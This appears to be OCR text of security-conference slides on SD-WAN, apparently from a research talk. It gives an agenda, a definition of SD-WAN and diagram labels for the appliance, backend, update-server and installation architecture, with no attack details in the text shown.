SDWAN:

Steal Data Within All Networks

0. Introduction
1. Use cases
2. Analysis
3. Attacks
4. Profit

Agenda

Team

Polict

Smaury

TheZero

0. Introduction

Definition

SD-WAN is an acronym for software-defined networking in a wide area network (WAN).

An SD-WAN simplifies the management and operation of a WAN by decoupling (separating) the networking hardware from its control mechanism.

This concept is similar to how software-defined networking implements virtualization technology to improve data center management and operation.

1. Use Cases

Use cases

2. Analysis

Analysis


Appliance {1...n}

Installer backend

Customer backend

Update server

Infrastructure


Cloud

Installer backend

Customer backend

Update server

Customer #1

Building #1


Building #2

Customer #2


Building #1

Building #2

Installation



Installation



Cloud

Installer backend

Customer #1


Building #1

Building #2


Installer #1

Laptop #1


Installation




Installation



